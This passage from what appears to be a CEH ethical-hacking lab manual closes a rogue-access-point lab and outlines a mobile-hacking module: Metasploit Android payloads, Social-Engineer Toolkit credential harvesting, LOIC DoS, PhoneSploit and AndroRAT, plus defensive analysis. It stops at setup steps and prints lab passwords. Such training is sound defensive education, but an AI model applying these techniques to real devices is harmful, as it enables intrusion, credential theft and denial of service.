
37. This concludes the demonstration of how to create a rogue access point and capture traffic using Bettercap.
38. Close all open windows and document all the acquired information.

39. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
40. Now that the lab exercises are completed, it is necessary to enable the ethernet adapter on the **Windows 11** virtual machine:
 - Turn on the **Windows 11** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
 - In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet** → **Network and Sharing Center**.
 - In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.



Module 16 – Hacking Wireless Networks

- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- The **Ethernet0** is disabled; observe that **Wi-Fi** adapter is connected to the **CEH-LABS** network.



41. Close all open windows and turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB

- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 95 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√
	1.3 Launch a DoS Attack on a Target Machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform		√	√

Module 17 – Hacking Mobile Platforms

	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
	1.5 Hack an Android Device by Creating APK File using AndroRAT	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine

- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.


In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

